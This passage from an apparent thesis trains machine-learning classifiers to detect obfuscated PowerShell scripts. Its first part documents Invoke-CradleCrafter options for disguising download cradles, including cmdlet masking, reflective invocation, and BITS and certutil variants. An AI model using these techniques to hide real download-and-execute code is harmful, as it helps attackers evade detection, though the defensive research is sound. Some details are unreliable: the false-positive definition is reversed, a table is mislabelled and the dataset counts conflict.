Rearange	Changing the variable names and the code structure
Cmdlet	Selecting the `New-Object` cmdlet output version
Cmdlet2	Selecting the `Start-Sleep` cmdlet output version
Method	Selecting the `Open` cmdlet output version
Flag	Selecting the `-ComObject` flag output version
Property	Selecting how the `Visible` property will be called
Property2	Selecting how the `Busy` property will be called
Property3	Selecting how the `Documents` property will be called
Property4	Selecting how the `Content` property will be called
Property5	Selecting how the `Text` property will be called
Class	Selecting the class invocation method
Boolean	Selecting the Boolean value set up version
Invoke	Selecting the running option of the download cradle
All	Apply all options in random order

Table 3.4: Sub-types of PSCOMWORD obfuscation type

The `Rearrange` option allows changing of variable names and the syntax or leaving the default syntax arrangements. The option number one will leave the default syntax and generate the code given above, while number two will generate code with random variable

names and syntax. Thus, the command `REARRANGE\2` will each time generate different code. The generated command is shown in Figure B5.

The `Cmdlet` and `Cmdlet2` options allow selecting how `New-Object` and `Start-Sleep` cmdlets will be presented. The `Cmdlet\1` and `Cmdlet2\1` will call commands directly as `New-Object` and `Start-Sleep -Seconds 1`. For the `Start-Sleep`, the `Cmdlet2\2` option is also available, which will call its shorter version as `Sleep -Se 1`. The commands also can be called by search cmdlet `Get-Command` or its shorter version `GCM` by calling `Cmdlet\2` and `Cmdlet2\3`. Each call will return a different result because `Get-Command` can search by regular expression as well. The result of the `Cmdlet\2` command can be:

```
Get-Command Ne*ct
COMMAND N*-O*
GCM N*-O*
GCM *w-*ct
```

The cmdlets can be executed using `$ExecutionContext` by `Cmdlet\3` and `Cmdlet2\4` for `New-Object` and `Start-Sleep` cmdlets. The code will be different for each call because it is generated randomly by creating regular expressions of command names and cmdlets, and adding variables and different execution options. Two examples of `Cmdlet\3` where `$ExecutionContext` is defined as `Item Variable:*cut*t` and `GV Ex*xt -Va` as shown in Figure B6.

The `METHOD` option allows modifying the `Open` method call. When the `METHOD\1` command is selected simply `Open(...` method will be called, while the `METHOD\2` command invokes the `Open` method utilizing `.PsObject.Properties` and the code will be generated randomly. It can be:

```
(((Variable x54).Value.Documents.PsObject.Members|Where-Object
{(Get-ChildItem Variable:/_).Value.Name-like'Op*n'}).Name).Invoke
```

The `FLAG` outputs the `COM` object flag `-ComObject` as the full flag by `FLAG\1` or sub-string of the flag, for instance, `-ComO` by `FLAG\2`.

The `Visible`, `Busy`, `Document`, `Context` and `Text` properties can be called directly by `PROPERTY\1`, `PROPERTY2\1`, `PROPERTY3\1`, `PROPERTY4\1` and `PROPERTY5\1` respectively. Some properties can be called by the `.PsObject.Properties` method and all of them can be invoked by the `Get-Member` command, which calls the specified members.

The class command can be outputted by `CLASS\1` and `Class\2` commands which will result in `[Void][System...` and `[Void][....`

The value of `Value.Visible` can be set to false using diffent ways. The `BOOLEAN\1` sets it as `Value.Visible=$False;`, `BOOLEAN\2` as `Value.Visible=0;` and `BOOLEAN\3` as `Value.Visible=(GV *alse -Va)`.

The `INVOKE` options specifies the running option of the download cradle. It can be done by using numerous methods. The list of them is provided in in Figure B7. Some options will generate static commands, while some are generated randomly.

To apply all options randomly, the `ALL\1` command can be called.

In the disk-based option, the `DISK` command should be entered in the first place. For this option, the script will be saved into the selected directory. Thus, in addition to the URL, the

-Path parameter specifying location of the remote script in the computer memory should be predefined as:

```
SET PATH local_path_of_cradle
```

The `DISK` option has fewer sub-types than the `MEMORY` option as presented in Table 3.5 and Figure B8.

Obfuscation types	Description
PSWEBFILE	PowerShell `Net.WebClient` class with `DownloadFile` method is used
PSBITS	The `Start-BitsTransfer` cmdlet of PowerShell is utilized
BITSADMIN	Using Background Intelligent Transfer Service (BITS) utility
CERTUTIL	Creating cradle using the command-line program `Certutil.exe`

Table 3.5: Sub-types of ENCODING obfuscation type

Each obfuscation type can be modified further by inputting a specific commands. The list of changeable parameters for the `PSWEBFILE` obfuscation type is provided below:

- **Rearrange** It allows leaving the default syntax, splitting the command to several variables and having self-descriptive and random names for these variables.
- **Cmdlet** The cmdlet `New-Object` can be called directly and by using `Get-Command`, `GCM`, `$ExecutionContext` and regular expression of the `New-Object` cmdlet, so that each time a different cradle is generated.
- **Method** The `DownloadFile` can be called directly or by utilizing `.PsObject.Methods` and `Get-Member`, which calls required method by regular expression of the `'DownloadFile'` string, for instance, `'*w*o*e'` or `'D*le'`, so that each time different cradle is generated.
- **Invoke** The remote download cradles can be invoked using different methods and cmdlets. The list of them is provided in Figure B9.
- **All** All the options specified above can be applied in random order by calling `ALL\1`.

Other obfuscation types of the `DISK` option have similar sub-types. For some the running flags can be also specified directly or using some shortcuts.

The Invoke-CradleCrafter obfuscator can be invoked remotely by running the command given below from PowerShell CLI.

```
Invoke-CradleCrafter -url $url_of_remote_cradle -Path
$path_to_save_the_cradle  -Command $obfuscation_type -Quiet >
$output_file_name
```

The script above would be executed in the loop, and to work, it requires the `Invoke-CradleCrafter` model to be imported in the beginning of the Python script.

```
Import-Module $path_to_the_script_location\Invoke-CradleCrafter.psd1
```

It is used to generate remote download cradles automatically. The command was run from a Python script and PowerShell was invoked using the `pexpect` library. The `MEMORY` option has 297 sub-types and the `DISK` option has 83 sub-types. The obfuscator was run 25 times for each sub-type and 9550 obfuscated scripts were generated. The corresponding non-obfuscated script was saved as well to create a 19100 sized balanced dataset.

Overall, 49100 sized balanced dataset was used, where half of the scripts are obfuscated.

4

Feature selection

Features selection is the process of selecting the most relevant and informative independent variables, which will be put into the model and contribute the most. They can be selected manually or automatically. The selected features will influence both performance (both model training time and complexity) and accuracy (amount of overfitting and classifier accuracy) of the model. Therefore, it is important to remove irrelevant or redundant features.

The irrelevant features increase the complexity of the model and may lead to overfitting i.e. making decisions based on noise. It can also negatively impact the accuracy of some models, for instance, linear regression [15].

The redundant features can correlate with others, which decreases robustness of the model. Each time the model is trained with different sampling, some or none the correlated features will be included. Thus, during each model training, a different model will be created. In the case of random forest model, the information carried by correlated features is twice as likely to be selected.

Correlation of features also leads to *multicollinearity* or correlation among the predictors. It may create a range of problems, such as (i) a minor change in the input data may result in a significant change in the model, even changing the sign of a coefficient [16], (ii) the standard error of coefficients may rise, which marks some features as unimportant while they are important [17].

There are different feature selection techniques such as the filter method, where features are selected based on statistical parameters, and the wrapper method, where the features are selected based on the accuracy of the model.

In this thesis, a combination of both these feature selection techniques is used. The importance of features is evaluated and checked whether removing the less important features will affect the model accuracy.

The selected features will be extracted from the balanced dataset generated in Chapter 3.1, divided into training and testing datasets, and saved into the pickle file format.

Selected features

The model accuracy can be improved by adding a relevant feature, but an irrelevant feature may lead to poor results. However, model accuracy is not the only thing we should care about. The features will need to be extracted from every script to provide it as an input to the trained model to conclude if it is obfuscated or not, which incurs a computational cost. Therefore, it is important to keep the feature selection algorithm as simple as possible.

The feature extraction algorithm will be implemented in the Python programming language. In this case, the utilization of PowerShell's built-in concepts such as AST will be problematic. It will be especially hard if the model monitoring malicious scripts will be installed in the Linux OS. Thus, the features that are easy to calculate were selected. In case of low accuracy, new features would be added. However, we got results that are even better than was shown in the paper above [11].

In this thesis, the features were selected manually. Common sense was the starting point. The conclusion of what features can be important was reached based on the observed obfuscation techniques.

Character frequency. The English language has similar letter frequencies across various types of text, which has been studied for cryptanalysis. We can assume that unobfuscated, human-written PowerShell scripts also have a fairly standard character frequency distribution because programmers utilize English words for the variable names and a standard syntax in every script. On the other hand, encoding, reversing and other techniques can make the distribution of the characters in the obfuscated scripts different. Thus, the proportion of each character in the script, which is calculated as the frequency of the character in the script divided by the overall character number, can be selected as a feature. All printable characters except uppercase letters will be used and the case will be ignored.

Proportion of upper case letters. PowerShell is case insensitive and commands can be specified using different coding styles. Therefore, uppercase and lowercase characters were initially treated as separate features. However, the test results showed that uppercase letters as a separate feature brings noise to the model and decreases its accuracy. At the same time, obfuscated scripts have more uppercase letters than the regular scripts. Thus, only the proportion of the capital letters was selected as a feature.

Proportion of operators. Analysis of the dataset showed that obfuscated scripts usually contain more operator symbols such as $\%, *, /, +, -, =, >$. Thus, the proportion of these operators will be selected as a feature.

Entropy. The language entropy by Shannon is a statistical parameter calculating the amount of information that each letter in a text encodes. Entropy H is the average number of binary digits required to encode one letter of the language in most efficiently way [18]. The entropy is calculated using the following formula:

$$H = -\sum_i P_i \log P_i,$$

where P_i is a probability of i_{th} letter presence in a text.

Number of rules from rule-based approach. Even though the rule-based approach has significant limitations, the specified rules can detect a large proportion of the obfuscated

scripts. Therefore, the rules occurrence number in the script should be added as a feature. It will help to detect obfuscated scripts without increasing the false-positive rate.

Evaluating feature importance

To evaluate if the selected features are important or not, the following steps will be made:

- Calculate an importance score for each feature.
- Remove the last ten one by one, retrain the model and check the accuracy.
- If the accuracy increases, delete the feature.

The Random Forest model, which will be discussed in more detail in Section 6.2, can be used not only for making predictions but to evaluate feature importance as well. The model should be trained with all data and the `feature_importances_` method can be called. It will return a dictionary with feature names and scores. The sum of the score values is one. The returned array with the first five features will look as:

```
{'importance': {'\n': 0.13365505021354898,
'#': 0.07732731349898378,
'plus': 0.061068832128138656,
"'": 0.05943068166957993,
'concat_letters': 0.05819983323392451,...
```

The returned array shows that the most important features are the number of carriage returns, hash and single quote symbols, plus signs in single or double quotes (`["+", '+']`), and letters concatenated by the backquote (`[a-z]`[a-z]`).

5

Machine Learning methodology


The chapter starts by introducing the performance comparison techniques of ML models such as AUC and ROC. In the following sections, the working principles of the linear regression, random forest and gradient boosting models are explained and graphical illustrations are provided.

5.1 ML models performance comparison methods

The performance of different ML models varies on a particular dataset. Thus, it is important to select the model that fits data best. It is possible to compare the accuracy of models on the testing dataset but this is a shallow approach. Some of the best model performance measurement technique are *the area under the curve* (AUC) value and *the receiver operating characteristics* (ROC) curve.

The ROC is a probability curve and shows the distinguishing strength of a binary classifier. It plots the sensitivity of the model against its fall-out for different threshold settings. Sensitivity and fall-out range from 0 to 1 as shown in Figure 5.1.

Figure 5.1: ROC curve




Sensitivity or true positive rate (TPR), also called *recall*, shows the proportion of selected positive elements. If we go back to our model, it shows the percentage of detected obfuscated scripts. TPR can be calculated as $TPR = \frac{TP}{P}$, where TP is the number of true positive elements or the number of obfuscated scripts detected as obfuscated, and P is the number of all positive elements or all obfuscated scripts.

Fall-out or false positive rate (FPR) shows how many negative elements are identified as positive. In the case of our model, it shows the percentage of non-obfuscated scripts detected as obfuscated. FPR can be calculated as $FPR = \frac{FP}{N}$, where FP is the number of false-positive elements or the number of obfuscated scripts detected as non-obfuscated, and N is number of all negative elements or all non-obfuscated scripts.

Graphical presentation and calculation rules of TPR and FPR are shown on Figure 5.2 (Similar figures are in Wikimedia).

Figure 5.2: True positive rate and false positive rate



The area under the curve (AUC) is the area of the ROC curve, which also varies between 0 and 1.

The working principle of the model can be explained for the model built in this thesis. The model will predict whether the script is obfuscated or not (returning 1 or 0 correspondingly). The larger the AUC is, the better the model predicts positive elements as positive and negative elements as negative. In the case of our model, the larger the AUC is, the more obfuscated scripts are detected as obfuscated and vice versa.

In this case, the accuracy of the model will depend on the partition of the datasets and will return different results for different divisions. To solve this problem, the generalization technique called *cross-validation* can be used.


The working principle of cross-validation is shown in Figure 5.3. It splits the whole datasets into *k*-folds and performs the following steps for each fold:

1. on the ith iteration, select the ith fold as the testing set,

2. train the model on the remaining data,

3. using the testing dataset, calculate the ROC curve and make all estimations.

Figure 5.3: Cross validation (Work of Gufosowa)



The final ROC curve, AUC value, and other estimations are calculated as the average value of the *k*-folds.

The cross-validation helps to avoid the overfitting and selection bias problems as well.

5.2 Linear regression model

One of the simplest classification models is *linear regression* [19]. It is based on the principle of building a hyperplane that separates two classes a in high-dimensional space: all points on one side of the plane are classified as obfuscated and on the other side as non-obfuscated.

The function defining the hyperplane is built as $f(x) = w_0 + w_1 * x_1 + w_2 * x_2 + \ldots + w_n * x_n$, where $w = (w_0, w_1, w_2, \ldots, w_n)$ is a weight vector, $x = (x_1, x_2, \ldots, x_n)$ is a features vector, and n is the number of features.

The weight vector $w = (w_0, w_1, w_2, \ldots, w_n)$ is calculated iteratively using the gradient descent method.


Gradient descent is one of the most commonly used optimization algorithms. In linear regression, it is applied to the optimization of a cost function $J(x; w)$. *The cost function* is a function evaluating how poorly the model fits the data. It helps to minimize the error of the model.

Gradient descent iterates the weights by the following formula:

$$w_i^{(j+1)} = w_i^{(j)} - \alpha \frac{\partial J(x; w)}{\partial w_i},$$

where i is an index in the weight vector, j is the number of the iteration, and α is the learning rate or the size of the step. The working principle of gradient descent is illustrated in Figure 5.4. The value of the initial weight vector is selected randomly or initiated to the all-ones vector and moved towards a local or global minimum by the step equal to the learning rate.


Figure 5.4: Gradient descent working principle



5.3 Random forest model

Random forest and gradient boosting (model described in Section 6.3) are the ensemble methods. They use a collection of predictors, where the values returned by the predictors are combined, and using some formula (for example mean), the final result is calculated. The ensemble usually performs better because several models are more accurate than a single model. The bagging and boosting are examples of the ensemble.

Figure 5.5: Working principle of bagging




In bagging, the predictors are evaluated independently and the final result is obtained using voting for classification and the averaging technique for regression. *The random forest* is a canonical example of the bagging. It trains several decision trees using *the bootstrap sampling*[20], which is random sampling with replacement or a sampling where the element may appear more than once in one sample. The Random Forest algorithm was developed by Breiman [21] using his "bagging" idea and features selection method proposed by Ho [22].

The bagging working principle is illustrated in Figure 5.5.

A decision tree is a predictive model with internal nodes presenting the observations about the data sample and leaf nodes presenting the final decision. An example of a decision tree

with the death rate on the Titanic ship [1] ("sibsp" presents the number of siblings or spouses aboard) is presented in Figure 5.6. It presents the probability of survival on the ship, which is high for (i) females and for (ii) males younger than 9.5 years with less than 2.5 siblings.

Figure 5.6: Decision tree example (The work of Stephen Milborrow)



The random forest helps to reduce variance and to avoid overfitting. These benefits can be achieved because different trees are trained on different data samples and a random subset of features is selected. Each tree omits some features. However, the forest is a collection of trees. Thus, with a large enough number of trees, it is probable that every feature will be selected, while randomness of the selection process helps to avoid correlation between predictors.

5.4 Gradient boosting model

Gradient boosting is an example of the boosting ensemble. While in bagging the predictors are applied in parallel, in boosting, the predictors are trained sequentially taking into account the errors made by previous predictor.


The working principle of the boosting method is presented in Figure 5.7.

To split the training set, random sampling with replacement over weighted data is used, which means that all elements have weights. They are equal initially and redistributed after each training step. The weight of the misclassified element will be increased. If in bagging the elements can appear in each sample with equal probability, in boosting elements with higher weights will appear more often. As a result, the *strong learner* or the model with quite a high accuracy, which is a weighted average of *weak learners* or models performing insignificantly better than random chance, will be obtained.

To obtain the final label, a majority vote can be used in case of classification and weighted mean in case of regression.

[1] https://titanicbelfast.com/Discover/Ship-Fact-Files/Titanic.aspx

Figure 5.7: Working principle of boosting



Contrary to the bagging technique where the predictors work independently and which helps to avoid overfitting, in boosting, the predictors can overfit. However, boosting reduces both the bias and variance.

The first successful implementation of the boosting for binary classification was *AdaBoost* [23] or adaptive boost. As the predictors, the decision trees with one decision, which are also called *decision stumps* are used. AdaBoost weights the observation by assigning higher weights for misclassified instances. It allows adding new learners that distinguish elements hard to classify.

Further, the AdaBoost was generalized to a statistical framework called *ARCing (Adaptive Reweighting and Combining) algorithms* by Breiman [24]. The framework was developed by Friedman [25] and named *Gradient Boosting Machines*.

In the gradient boosting algorithm, deep trees are used. The prediction is made based on a combination of weak learners. To add a new learner, the lost function is minimized utilizing gradient boosting.

Fast and high-performance gradient boosting algorithm developed for Kaggle competitions [2] can be found in [26].

[2]https://www.kaggle.com/docs/competitions

6 Evaluation

The chapter presents the experimental part of the thesis, where the training time, accuracy of the classifiers and the ROC curve with the AUC are built for each model. The models are compared and the best model is selected.


As the input data, the balanced dataset generated in Chapter 3 will be used. It contains 49100 PowerShell scripts, and half of them are obfuscated. The features selected in Section 4 (91 features) are extracted using the Python programming language and saved as an array of dictionaries into a pickle file. The data from the pickle file is provided as input to each ML model. To build the ROC curve and calculate the AUC, cross-validation with 5-folds is used.

6.1 Linear regression model


The dataset provided as input to the model is standardized so that each feature has a mean equal to 0 and standard deviation equal to 1. In a standardized dataset, each feature will have an equal influence on the final result. To preprocess the data, the Python `sklearn` library and `StandardScaler` class are used. It will apply the following formula to each feature column: $x = \frac{x-m}{s}$, where x is the feature value, and m and s are the mean and standard deviation of the column.

To try the linear regression model, the `LogisticRegression` class of the `sklearn` library is used. `LogisticRegression(solver=lbfgs, max_iter=1000)` was applied, where `LogisticRegression` is a class for the linear regression model, `max_iter` is the maximum number of iterations the algorithm is allowed to run to converge to the minimum, and `lbfgs` is the name of the solver used.

The method is applied to the 90% randomly shuffled data as shown in Figure 6.1a. The figure shows that AUC is equal to 0.91. To generalize the result, cross-validation with 5-folds is applied to the whole dataset, and the same result with smoother ROC curve is obtained as shown in Figure 6.1b.




(a) ROC curve with random 90% data




(b) ROC curve with cross-validation

Figure 6.1: ROC curves for the linear regression model

6.2 Random forest model



(a) ROC curve with random 90% data



(b) ROC curve with cross-validation

Figure 6.2: ROC curves for the random forest model

The implementation of the random forest model is coded in the Python `sklearn` library. `RandomForestClassifier(n_estimators=100, max_depth=10, random_state=0)` classification is applied on the 90% random shuffled data as shown in Figure 6.2a, where `RandomForestClassifier` specifies the name of the class, `n_estimators=100` assigns the number of trees in the forest to 100, `max_depth=10` sets the depth of the tree to 10, and `random_state=0` makes the behaviour of the model deterministic by fixing value of `random_state`; otherwise the split of the decision tree can vary even with the same training set.


The figure shows that AUC is equal to 0.97, which is very close to 1. To generalize the result, cross-validation with 5-folds is applied to the whole dataset. As a result, the smoother ROC curve is obtained as shown in Figure 6.2b.

6.3 Gradient boosting model


The code of the gradient boosting model is taken from the Python `sklearn` library and the following code is used:

```
GradientBoostingClassifier(n_estimators=120, learning_rate = 0.75,
max_features=4, max_depth = 3, random_state = 0)
```

The `GradientBoostingClassifier` class with 120 decision trees, learning rate equal to 0.75, maximum tree depth equal to three nodes, and the fixed random state, which makes the behaviour of the model deterministic, is applied to the 90% random shuffled data as shown in Figure 6.3a.



(a) ROC curve with random 90% data




(b) ROC curve with cross-validation

Figure 6.3: ROC curves for the gradient boosting model


The figure shows that AUC is equal to 0.98, which is the best result. To generalize the result, cross-validation with 5-folds is applied to the whole dataset, which provides the smoother ROC curve shown in Figure 6.3b.

6.4 Comparison of the models

The performance of the three ML models is presented in the same Figure 6.4a to aid the comparison. The plot shows that the gradient boosting model has the best performance, which can be easily seen in the zoomed Figure 6.4b. The figure shows that the gradient boosting and random forest models significantly outperform the linear regression model, while the first two models have almost the same ROC curves. However, the ROC curve of the gradient boosting model is the highest by a narrow margin, which makes it the best the model.



(a) Comparison of all models



(b) Zoomed comparison of the models

Figure 6.4: ROC curves for the linear regression model

	The training time (s)	**The prediction time (s)**
The linear regression model	2.6	7.8-05
The gradient boosting model	2.29	2.4-04
The random forest model	14.07	5.9-3

Table 6.1: Comparison of time for the models

Another important characteristic of ML models is the time required for training the model and making the prediction.

The performance measurements were run on a computer with the processor - Intel Core i7 2.7 GHz, RAM - 16 GB, system type - Windows 10 Pro 64-bit operating system, x64-based processor. To compile the code, Anaconda's Jupiter Lab is used.

The time characteristics are provided in Table 6.1. The first column presents the time required for training the ML models. Each model is trained with a feature matrix of (49100, 91) dimensionality and a (49100,1) sized label vector. The random forest model takes the longest time to train, while the linear regression and gradient boosting models show almost the same training time.

The second column shows the prediction time per data sample. To calculate the prediction time, 9820 test data samples are used and the average value is shown as the result. The linear regression model shows the fastest result, while the random forest remains the slowest due to the large number of estimators and large depth.

7 Discussion

The rule-based approach can be used for detecting obfuscated script. However, it has a high false-positive rate and can be overcome by new obfuscation techniques. At the same time, the ML models are the strong classification tool and it is reasonable to try solving our problem using it.

